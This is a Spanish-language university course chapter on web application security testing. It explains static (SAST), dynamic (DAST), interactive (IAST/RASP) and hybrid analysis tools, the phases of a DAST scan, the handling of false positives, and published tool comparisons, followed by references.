Una guía fundamental es la **OWASP Testing Guide 4.1** (OWASP, 2020), que se puede usar para llevar a cabo cada uno de los distintos tipos de análisis y actividades de seguridad que marca el ciclo de vida de desarrollo seguro de *software* (*secure software development life cycle, SSDLC*) para analizar cada parte o capa de la aplicación web. Este enfoque iterativo en el marco del SSDLC requiere la **correlación de los resultados** de detección de vulnerabilidades de todos los tipos de análisis.

9.3. Análisis de seguridad estático de código fuente

Según los volúmenes 9 y 10 del informe de Veracode (Veracode, 2019 y 2020), solamente el 12,4 % del *software* se desarrolla internamente, y es posible que, en muchos casos, no se disponga del código fuente para poder analizarlo. Disponer de **herramientas que analizan el código ejecutable** soluciona el problema.




Figura 4. Tipos de suministradores de *software*. Fuente: Veracode, 2019.

Existen herramientas de tipo de **caja blanca** de análisis estático que analizan el código tanto fuente como ejecutable, según el caso. La diferencia entre ellas, básicamente, se encuentra en que las de código ejecutable primero tienen que hacer un **desensamblado del código ejecutable** para extraer el código fuente y, posteriormente, actúan como el otro tipo de herramientas estáticas de código fuente, es decir, tienen una etapa previa de **conversión de código ejecutable** al código fuente correspondiente.

Por tanto, las consideraciones y el análisis de las de código fuente servirán, también, para las de código ejecutable, y solo se comentarán sobre estas las particularidades y problemas que tiene la etapa previa de **desensamblado** para obtener el código fuente a partir del **código ejecutable**.

Las herramientas de tipo SAST (análisis estático) toman como entrada el código fuente y lo transforman, partiendo de las **representaciones intermedias** (árbol de análisis sintáctico) resultantes de la fase de compilación, en un **modelo del código fuente**. A continuación, lo analizan contra una serie de reglas definidas en las herramientas para generar los **informes de error** correspondientes. Este conjunto de reglas se puede aumentar, en muchos casos, por parte del **usuario**, que puede definir las suyas propias para adaptarlas a las **particularidades de la aplicación** que se está analizando. Un ejemplo de lenguaje de especificación de reglas es PQL (*program query language*) para la definición de defectos de seguridad para lenguaje Java (Livshits, 2006).

Este tipo de herramientas parte con un problema, debido a que el hecho de determinar si un programa alcanza su estado final o no es un **problema indecidible** (Sipser, 2006). En este contexto, un falso positivo es un problema descubierto en un programa cuando ningún problema existe en realidad. La noción de utilizar un algoritmo para analizar otro es parte de los **orígenes de la computación**.

A pesar de este problema, estas herramientas están consideradas como una actividad muy importante de seguridad dentro de un SSDLC (McGraw, 2006), como también se desprende de las estadísticas de vulnerabilidades referidas anteriormente y contenidas en el volumen 9 del informe de seguridad de Veracode (2019).

Características

Las herramientas SAST **comprueban todo el código a fondo y coherentemente** sin las tendencias que, a veces, los programadores, según su criterio, podrían tener sobre algunas partes del código que pudieran ser más «interesantes» desde una perspectiva de seguridad o partes del código que pudieran ser más fáciles para realizar las pruebas dinámicas.

Un análisis valioso debe ser lo más imparcial posible. Examinar el código totalmente y a fondo supone una buena realimentación en el conocimiento de la aplicación ahondando más en el conocimiento sobre su seguridad.

Examinando el código en sí mismo, las herramientas de análisis estático pueden indicar la **causa de origen de un problema** de seguridad, no solamente uno de sus síntomas. Esto es importante en particular para asegurarse de que las vulnerabilidades son **corregidas** correctamente.

El análisis estático **puede encontrar errores tempranamente en la fase de implementación y desarrollo** antes de que el programa sea ejecutado por primera vez. El encuentro de un error tempranamente no solo reduce el coste de arreglarlo; además, un ciclo de realimentación rápido puede ayudar a dirigir el trabajo de un programador: este tiene la oportunidad de corregir errores de los que no era antes consciente que podrían pasar. Los escenarios de ataque y la información sobre el código usados por una herramienta SAST actúan como medio de transferencia de conocimiento.

Se ha comentado, sin embargo, el problema que tienen las herramientas SAST en cuanto al reporte de **falsos positivos**. Esto se puede arreglar en gran medida mediante una auditoría posterior, para lo cual la **información de trace** que proporcionan las herramientas, en muchos de los casos, hace que esta tarea no sea tan complicada, a la vez que aporta para la persona que la realiza una **realimentación de conocimiento** de la aplicación en su totalidad. La clasificación por grado de criticidad de las vulnerabilidades reportadas también supone una ayuda para esta auditoría posterior.

Los falsos positivos son seguramente indeseables, pero, desde una perspectiva de seguridad, **los falsos negativos (defecto no descubierto) son mucho peores**. Con un falso negativo, un problema existe en el programa, pero la herramienta no lo detecta. La penitencia por un falso positivo es la cantidad de tiempo gastada repasando el resultado. La penitencia por un falso negativo es mucho mayor. No solo se paga el

precio asociado por tener una **vulnerabilidad en el código**: se vive con un sentido falso de seguridad que se deriva del hecho de que la herramienta hizo parecer que todo era correcto. Todas las herramientas **SAST de código** producen algunos falsos positivos o falsos negativos. La mayoría de ellas producen ambos. El balance que una herramienta efectúa entre falsos positivos y falsos negativos es normalmente indicativo del propósito de la herramienta (Stuttard y Pinto, 2008).

Las herramientas SAST, por lo general, intentan producir un número bajo de falsos positivos y están más dispuestas a aceptar falsos negativos. La penitencia por las **vulnerabilidades de seguridad** pasadas por alto es elevada; por ello, otras herramientas SAST siguen el enfoque de reducir al mínimo falsos negativos a costa de tener más falsos positivos, que posteriormente se pueden descartar en la auditoría final de resultados.

La existencia de falsos positivos y falsos negativos obliga a realizar una **auditoría posterior** de los informes de la herramienta que permitan eliminar los primeros y encontrar los segundos (bastante más complicado). Esto implica una adecuada formación en los defectos que se pueden cometer en el código de un determinado lenguaje de programación, que puede ser más o menos «amigable» en función de las facilidades de **trace del error** que proporcione una determinada herramienta.

Herramientas como Fortify SCA, Coverity, CxSAST, Xanitizer o Klocwork son buenos ejemplos de herramientas que suministran una muy buena información para, sobre todo, eliminar falsos positivos.

Arquitectura

Las herramientas estáticas cogen como entrada el **código fuente** y lo transforman generando **representaciones intermedias** o modelos del código fuente según el caso.

A continuación, lo analizan contra una serie de reglas definidas en las herramientas, las cuales pueden realizar algunos o todos de estos análisis:

- ▶ Análisis **léxico, sintáctico y semántico** como cualquier compilador.
- ▶ Análisis **intraprocedural o local** (dentro de cada función) del flujo de control y de los datos. Puede emplear técnicas o algoritmos como métodos formales, interpretación abstracta (Fromherz et al. 2018), satisfacción booleana (Biere et al. 2018) o *model checking* (Beyer et al. 2018).
- ▶ Análisis **global o interprocedural** de llamadas entre funciones y flujo de los datos. Puede ser *context-sensitive* (determinación del contexto de una función cuando es llamada), *path sensitive* (explora las rutas basado en información sobre el flujo de control), *path insensitive* (explora todas las rutas, es muy costoso) y basado en *function summaries* (utilización de resúmenes del contexto de llamada de las funciones, más flexible que la anterior; puede ser más o menos impreciso).
- ▶ Análisis **global**. Puede utilizar algoritmos como SAT *solvers* (Biere et al. 2018), *theorem provers* (Khan et al. 2019) o *model checking* (Beyer et al. 2018).

El esquema de una **herramienta SAST genérica** se puede ver en la Figura 5, donde se evalúa la eficacia de nueve herramientas de análisis de seguridad del código fuente, tanto comerciales como de *open source*. Estas herramientas fabrican un modelo del código que se analiza frente a las reglas de seguridad que caracterizan las vulnerabilidades para detectar sus apariciones en el modelo y producir resultados.




Figura 5. Arquitectura de herramientas SAST. Fuente: elaboración propia.

Estas herramientas tienen un paso previo de **desensamblado del código ejecutable**. Una vez obtenido, analizan el código fuente conseguido, por tanto, se van a tratar principalmente las particularidades que tiene el desensamblado del código ejecutable como paso previo al análisis. Estas aproximaciones analizan directamente el código máquina a partir de su simplificación para construir un **diagrama de control de flujo** y de llamadas.

En lo referente a aplicaciones web, existen varias implementaciones comerciales para diversos lenguajes y plataformas, como el servicio SaaS (Software as a Service) *on-demand* de la empresa Veracode. Sus servicios están disponibles para J2EE, C/C++, .NET, C#, PHP y ColdFusion. Find Security Bugs es una herramienta de *open source* de este tipo disponible para lenguaje Java.

9.4. Análisis de seguridad funcional y dinámico

En la **fase de despliegue o de pruebas** se debe llevar a cabo el reconocimiento de las capas de la aplicación usando la información de **retroalimentación de las actividades de fases anteriores**, como el modelado de amenazas, derivación de requisitos de seguridad y revisión de seguridad del código fuente. Seguidamente, se practica un **test funcional** de seguridad de la aplicación usando herramientas de análisis dinámico de caja negra o gris (DAST) y herramientas de análisis dinámico de caja blanca (IAST).

Las herramientas de tipo **IAST** necesitan la **interacción con la aplicación web** para poder realizar su análisis de vulnerabilidades. Esta interacción puede ser manual o se puede usar un *crawler* y la fase de *scan* activo de una herramienta de tipo DAST. Posteriormente, en la **fase de auditoría** de resultados de vulnerabilidades encontradas, se deben realizar **comprobaciones manuales** siguiendo los pasos contenidos en la guía de test versión 4.1 de OWASP (OWASP, 2020, pp. 1-4), según la cual cada paso es un enlace al contenido de la propia guía.

Accede a la lista de pasos a través del siguiente enlace: https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/

Herramientas DAST

Las herramientas DAST analizan una aplicación en ejecución efectuando un **test de penetración** e intentando **cubrir toda la superficie de ataque** (todas las entradas posibles a la aplicación) para descubrir las vulnerabilidades que puedan existir. Como ejemplo de este tipo de herramientas para aplicaciones web se encuentran WebInspect, OWASP Zap o Burp Suite.

Este tipo de herramientas, dentro del mundo de las aplicaciones web, se denominan «*scanners* semiautomáticos de vulnerabilidades de aplicaciones web». Un *scanner*

automático de vulnerabilidades actúa como se muestra en la Figura 6. Se interpone entre el administrador de la herramienta y la aplicación web para lanzar ataques contra la aplicación, efectuando un test de penetración, inyectando datos y código maligno para detectar las vulnerabilidades.




Figura 6. Arquitectura DAST. Fuente: adaptado de Souppaya y Scarfone, 2008.

Cubrir toda la superficie de ataque de la aplicación es difícil; el grado en que esto se consigue también determina el de la eficacia de la herramienta. Es difícil, porque hay que probar **todas las entradas a la aplicación** y, con todos los roles de usuario, cada parámetro de cada solicitud y cada respuesta para encontrar el patrón de una vulnerabilidad. Hay que entender las posibilidades y debilidades de un *scanner*, conocer la herramienta, para sacar el mejor partido posible al interpretar sus resultados. Los *scanners* semiautomáticos tienen sus limitaciones y pueden detectar un conjunto de vulnerabilidades debido a su naturaleza.

Por ejemplo, son capaces de detectar importantes vulnerabilidades incluidas en el OWASP Top Ten, como:

- ▶ *Cross-site scripting (XSS)*.
- ▶ *SQLi*.
- ▶ *Path transversal*.

- ▶ *Command injection.*
- ▶ Defectos de configuración.
- ▶ Problemas relacionados con JavaScript.
- ▶ *File inclusion.*
- ▶ *Xpath injection.*
- ▶ *HTTP response splitting.*

Debido a que realizan un **análisis sintáctico** de las peticiones y respuestas que se envían/reciben de la aplicación, no pueden comprender la semántica de varios parámetros en su conjunto que pueden esconder un intento de ataque. Por tanto, tienen **dificultad** en detectar vulnerabilidades como:

- ▶ De diseño, relativas a la autenticación, autorización, etc.
- ▶ Secuestro de sesiones.
- ▶ *Information leakage.*

Las herramientas DAST deberían reunir estas **características**:

- ▶ Ser capaces de identificar un subconjunto aceptable de vulnerabilidades de seguridad de las aplicaciones web.
- ▶ Generar un informe para cada vulnerabilidad detectada, indicando una acción o conjunto de acciones que sugieren la citada vulnerabilidad.
- ▶ Tener una aceptable ratio de falsos positivos.

Hay que tener presente el último punto relativo a los **falsos positivos** que estas herramientas pueden tener y que son necesarios comprobar, al igual que ocurría con el análisis estático de código fuente. Una buena táctica puede ser *correlar* los resultados de análisis estáticos y los de los *scanners* automáticos de aplicaciones web para ayudar en el **descarte de falsos positivos**. Otra aproximación es aprovechar los resultados del análisis estático para generar casos de test para el *scan* automático que permitan comprobar la veracidad de la existencia de la vulnerabilidad reportada por el análisis estático.

En la página **Web Application Security Scanner Evaluation Criteria** (Gaucher, 2014) se dispone de un proyecto sobre criterios para tener en cuenta en la evaluación de estas herramientas y otros muchos recursos e información interesante. Asimismo, se puede consultar una amplia relación de las herramientas disponibles.

Accede a la web a través del siguiente enlace:

<http://projects.webappsec.org/w/page/13246986/WebApplicationSecurityScannerEvaluationCriteria=form>

Una **comparativa** de herramientas de este tipo se puede consultar en el trabajo de Amankwah (2020). En este se demuestra que la capacidad de detección de vulnerabilidades y el rendimiento varían determinando la capacidad de detección de vulnerabilidad de ocho *web vulnerability scanners* (WVS) (tanto abiertos como comerciales) usando dos aplicaciones web vulnerables: WebGoat y Damn Vulnerable Web Application (DVWA).

Las ocho herramientas DAST estudiadas fueron Acunetix, HP WebInspect, IBM AppScan, OWASP Zap, Skipfish, Arachni, Vega y IronWASP. El rendimiento se evaluó usando métricas de evaluación como precisión, *recall*, índice de Youden, referencia web OWASP Web Benchmark Evaluation (WBE) y los criterios de evaluación DAST (Gaucher, 2014).

Los resultados experimentales muestran que, mientras que los escáneres comerciales son eficaces en la detección de vulnerabilidades de seguridad, algunos escáneres de código abierto (como como Zap y Skipfish) también puede ser eficaces.

Fases del análisis con una herramienta DAST

Las fases que se deben llevar a cabo con una herramienta DAST son las siguientes:

1. **Reconocimiento de las capas de la aplicación.** Consiste en averiguar todo lo posible con respecto a las capas de la aplicación, tecnologías usadas, sistema operativo, servidor de aplicaciones, sistema de gestión de bases de datos (SGBD), puertos que se utilizan, lenguajes de programación y de *scripting*, etc.
2. **Crawling.** Es una fase de descubrimiento de la aplicación web, su estructura de directorios, formularios, etc. Mediante esta fase se obtiene su contenido accesible para poder atacarla posteriormente. Se debe hacer manualmente con la herramienta configurada en modo *proxy* y, a continuación, se realiza de forma automática añadiendo una configuración del contexto de análisis que incluye información de usuario administrador, método de autenticación utilizado, de gestión de sesiones en su caso, tecnologías, etc.
3. **Scan pasivo.** Es un análisis de las cabeceras de las peticiones GET y POST a la aplicación web. Se examina la ausencia de determinados parámetros en las cabeceras que proporcionan seguridad como HTTPOnly, que prohíbe acceder a *cookies* si no es desde el protocolo HTTP directamente, es decir, prohíbe el acceso a *cookies* directamente desde *scripts*. Lo realiza automáticamente la herramienta, a la vez que el *crawling* automático.
4. **Scan activo.** Este *scan* inyecta *payloads* (*strings* maliciosos) en los campos de entrada accesibles de la aplicación y con base en un análisis sintáctico de las respuestas obtenidas en forma de posibles vulnerabilidades. En esta fase, se aprovecha la configuración del contexto de la aplicación usada en la fase de *crawling* automático. Se necesita definir los objetivos inyectables (parámetros POST, GET, cabeceras, etc.), los posibles vectores de entrada (XML, JSON, etc.) y la política de test.

5. **Auditoria de resultados.** Esta fase no es automática, la debe realizar el analista con ayuda de la herramienta manualmente. Las vulnerabilidades reportadas deben ser confirmadas por el analista o ingeniero de seguridad para descartar falsos positivos. El análisis que se hace de las respuestas de tipo sintáctico no es infalible. Se necesita repetir manualmente el ataque para confirmar cada vulnerabilidad con la ayuda de la herramienta. Finalmente, con ayuda de esta se debe analizar cada punto de la guía de test de OWASP desde el punto 4.3 al punto 4.10.

Se recomienda visualizar la clase magistral *Herramientas DAST*, sobre principios y funcionamiento de las herramientas de análisis dinámico de seguridad.



Accede al vídeo

Herramientas IAST

Las herramientas IAST han surgido como un tipo de herramienta muy eficaz para **descubrir vulnerabilidades** en las aplicaciones web en combinación con los tipos de herramientas SAST y DAST. Un análisis de seguridad de una aplicación web debe realizarse lo más automáticamente posible utilizando distintos tipos de herramientas como **SAST, DAST, IAST e híbridas (HAST)**, incluyendo **comprobaciones manuales** para la auditoría de los resultados obtenidos con cada tipo de herramienta, para el descarte de falsos positivos, y también comprobaciones manuales específicas de la funcionalidad de seguridad con ayuda de utilidades incorporadas en las herramientas DAST, de fuerza bruta basadas en diccionario, *fuzzers*, inyectores de código SQL, decodificadores, etc. Para todas estas acciones, se dispone de la ayuda que proporciona la guía de test de la seguridad OWASP 4.1.

Las herramientas **IAST se ejecutan en tiempo real** a través de un **agente en el lado del servidor**. Estas herramientas pueden tener acceso al código fuente, instrumentar

el código ejecutable, observar el entorno de ejecución de los procesos, analizar el contenido de sus variables en memoria y analizar el estado del proceso en general. Además, analizan las peticiones que se hacen a la aplicación web y respuestas que se reciben. Esto permite detectar vulnerabilidades en los campos de entrada a la aplicación de forma concreta porque, en tiempo real, se sigue el funcionamiento de la aplicación. Por tanto, se puede decir que son similares a las SAST porque se basan en el análisis a nivel de código, pero, a su vez, son capaces de analizar el comportamiento de la aplicación internamente.




Figura 7. Arquitectura IAST. Fuente: elaboración propia.

Las herramientas IAST tienen parte de SAST y parte de DAST, pero solo conceptualmente, ya que el funcionamiento es diferente. Una vez que la herramienta detecta una vulnerabilidad, la aplicación realiza acciones en tiempo real (Bermejo, 2014). Una herramienta IAST:

- ▶ Se ejecuta en el servidor, para obtener luego los resultados del comportamiento que genera el usuario final sobre la aplicación publicada.
- ▶ Permite la sanitización de las entradas, haciendo que la información que llegue desde la parte cliente sea limpia, eliminando las posibles inyecciones o ejecuciones remotas.
- ▶ Emite alertas a los desarrolladores y administradores para que puedan corregirlas lo antes posible.
- ▶ Genera un número menor de falsos positivos.

La correlación de datos entre herramientas SAST e IAST suele ser más precisa al tratarse de herramientas IAST.

Un factor para tener en cuenta en este tipo de herramientas es que pueden **disminuir el rendimiento** de la aplicación al interferir en su funcionamiento normal, sobre todo si la herramienta toma las acciones de bloquear o sanear, ya que estas pueden sumar tiempo de cómputo a la aplicación que puede finalmente influir en el **rendimiento** por disminuir el tiempo de respuesta.

Dentro de esta categoría se distinguen dos tipos de herramientas similares en concepto, pero con distinto enfoque de uso: **Interactive Analysis Security Test (IAST)** y **Real Analysis Self Protection (RASP)**. Según el caso, una vez detectada la vulnerabilidad, hay herramientas que pueden tomar una de las tres acciones siguientes:

- ▶ Generar un **informe** (IAST) después de la detección sin más. Security Scope de HP-Fortify es un ejemplo de este tipo. También Acunetix+Acusensor como funcionalidad añadida a Acunetix, que es un *scanner* automático de vulnerabilidades de aplicaciones web.
- ▶ **Bloquear** (RASP) los intentos de ataque, como, por ejemplo, Application Defender de HP-Fortify o Contrast RASP. Difieren en el concepto de lo que se hace cuando se detecta una vulnerabilidad: bloqueo o informe.
- ▶ **Sanear** (RASP) la petición maligna a la aplicación web, corrigiendo los valores de entrada a la aplicación. Saner es un ejemplo de prototipo de sanitización de entradas (Balzarotti et al. 2008).

Se recomienda visualizar la clase magistral *Herramienta IAST Contrast Community*, una explicación de la herramienta de análisis interactivo de la seguridad de aplicaciones web Contrast Community.



Accede al vídeo

Herramientas de análisis de la seguridad híbridas (HAST)

Como resultado de la integración y realimentación de los tipos de herramientas anteriores, existen las llamadas «herramientas híbridas», que son herramientas que presentan varias modalidades de funcionamiento, es decir, SAST con DAST, SAST con IAST, SAST, DAST y IAST e, incluso, SAST, DAST, IAST y RASP, como es el caso de la herramienta híbrida de HP. Permiten realizar **dos tipos de escaneos**. En ellas se encuentra la combinación de varias de las tecnologías en una sola, por lo que la herramienta es más completa.

Las herramientas HAST han ido evolucionando en el tiempo, a medida que evolucionaban por separado SAST, DAST e IAST, lo que permite la **correlación de resultados**. Un ejemplo de este modo de funcionamiento sería la herramienta Checkmarx. Esta permite realizar un SAST y luego realizar un IAST, pasando los resultados entre ellos para mejorar su rendimiento y aumentar el número de detecciones en el análisis de vulnerabilidades.

En la Figura 8 se muestra un prototipo ejemplo de herramienta HAST con un componente SAST, que obtiene resultados de vulnerabilidades en una primera fase de test que son verificadas posteriormente mediante un segundo componente IAST, con el objetivo de descartar posibles falsos positivos detectados por la primera fase de test SAST. Es una eficaz combinación, ya que el IAST en tiempo real puede ser más preciso a la hora de determinar si una vulnerabilidad es o no un falso positivo.




Figura 8. Correlación de resultados entre SAST y RAST. Fuente: Artho, 2005, p. 5.

Algunos ejemplos de herramientas HAST son:

- ▶ Acunetix+Acusensor es un ejemplo de combinación de análisis DAST y RAST.
- ▶ HP Application Security es un ejemplo de combinación de herramientas SAST, DAST, RAST y RASP. Ofrece la posibilidad de correlación automática de resultados entre ellas.
- ▶ WhiteHat Security (SAST, DAST y IAST).
- ▶ PHP Vulnerability Hunter (*open source*) (SAST y DAST).
- ▶ Fusion Lite Insight (*open source*).

9.5. Referencias bibliográficas

Amankwah, R., Chen J., Kwaku, P. y Dave, K. (3 de julio de 2020). An empirical comparison of commercial and open-source web vulnerability scanners. *Software Practice and Experience*, 50(9), 1842-1857. <https://doi.org/10.1002/spe.2870>

Artho, C. y Biere, A. (1 de mayo de 2005). Combined static and dynamic analysis. *Electronic Notes in Theoretical Computer Science (ENTCS)*, 131, 3-14. <https://doi.org/10.1016/j.entcs.2005.01.018>

Bermejo, J. R. (2014). *Metodología de evaluación de herramientas de análisis de seguridad de aplicaciones web* [tesis doctoral, UNED]. [http://espacio.uned.es/fez/eserv/tesisuned:IngInd-Jrbermejo/BERMEJO_HIGUERA Juan Ramon Tesis.pdf](http://espacio.uned.es/fez/eserv/tesisuned:IngInd-Jrbermejo/BERMEJO_HIGUERA_Juan_Ramon_Tesis.pdf)

Beyer, D., Gulwani, S. y Schmidt, D. A. (2018). Combining model checking and data-flow analysis. En E. Clarke, T. Henzinger, H. Veith y R. Bloem (eds.), *Handbook of Model Checking* (pp. 493-540). Springer. https://doi.org/10.1007/978-3-319-10575-8_16

Biere, A. y Kröning, D. (2018). SAT-based model checking. En E. Clarke, T. Henzinger, H. Veith y R. Bloem (eds.), *Handbook of Model Checking* (pp. 277-303). Springer. https://doi.org/10.1007/978-3-319-10575-8_10

Fromherz, A., Ouadjaout, A. y Miné, A. (11 de marzo de 2018). Static value analysis of python programs by abstract interpretation. En A. Dutle, C. Muñoz y A. Narkawicz (eds.), *NASA Formal Methods* (pp. 185-202). Springer. https://doi.org/10.1007/978-3-319-77935-5_14

Gaucher, R. (2014). *Web Application Scanner Evaluation Criteria*. <http://projects.webappsec.org/w/page/13246986/WebApplicationSecurityScannerEvaluationCriteria=form>

Khan, W., Kamran, M., Ahmad, A., Khan, F. A. y Derhab, A. (2019). A formal analysis of language-based android security using theorem proving approach. *IEEE Access*, 7, 16550-16560. <https://doi.org/10.1109/ACCESS.2019.2895261>

Livshits, B. (2006). *Improving software security with precise static and runtime analysis* [tesis doctoral, Stanford University].

McGraw, G. (2006). *Software security: building security*. Addison-Wesley Professional.

OWASP. (2020). *OWASP Web Security Testing Guide*. <https://owasp.org/www-project-web-security-testing-guide/>

Sipser, M. (2006). *Introduction to the theory of computation* (2da ed.). Thomson Course Technology.

Souppaya, M. P. y Scarfone, K. A. (2008). *Technical Guide to Information Security Testing and Assessment*. <https://www.nist.gov/publications/technical-guide-information-security-testing-and-assessment>

Stuttard, D. y Pinto, M. (2008). *The web application hacker's handbook: discovering and exploiting security flaws*. Wiley Publishing.

Veracode. (2019). *State of Software Security Volume 9*.
<https://info.veracode.com/report-state-of-software-security-volume-9.html>

Veracode. (2020). *State of Software Security Volume 10*.
<https://info.veracode.com/report-state-of-software-security-volume-10.html>

Análisis de seguridad estático

Chess, B. y West, J. (2007). *Secure programming with static analysis*.
<https://vdocuments.mx/secure-programming-with-static-analysis.html?page=20>

Este libro analiza los diferentes tipos de herramientas de análisis estático y cómo usarlas eficaz y eficientemente.

Herramientas de análisis dinámico

Chen, S. (18 de septiembre de 2016). *Price and Feature Comparison of Web Application Scanners*.
<http://www.sectoolmarket.com/price-and-feature-comparison-of-web-application-scanners-unified-list.html>

Las herramientas de análisis dinámico permiten efectuar un test de penetración de una aplicación web inyectando cadenas maliciosas en los campos de entrada de la aplicación. En este sitio web se puede encontrar una comparativa de las principales herramientas de este tipo.

Herramientas de análisis de seguridad

Contrast Security. (s. f.). *Contrast Community Edition*.
<https://www.contrastsecurity.com/contrast-community-edition>

Las herramientas de análisis interactivo realizan un test de seguridad de la aplicación en tiempo real embebidas en el servidor de aplicaciones. Contrast Community Edition es una versión demo que puede servir para comprobar la eficacia de este tipo de herramientas.

Aplicaciones web para aprendizaje

OWASP. (s. f.). *OWASP WebGoat*. <https://owasp.org/www-project-webgoat/>

WebGoat es una aplicación que contiene vulnerabilidades para que el estudiante pueda practicar y comprender su funcionamiento y forma de explotarlo en la teoría y práctica.

Aplicaciones web para aprendizaje

OWASP. (s. f.). *OWASP Juice Shop*. <https://owasp.org/www-project-juice-shop/>

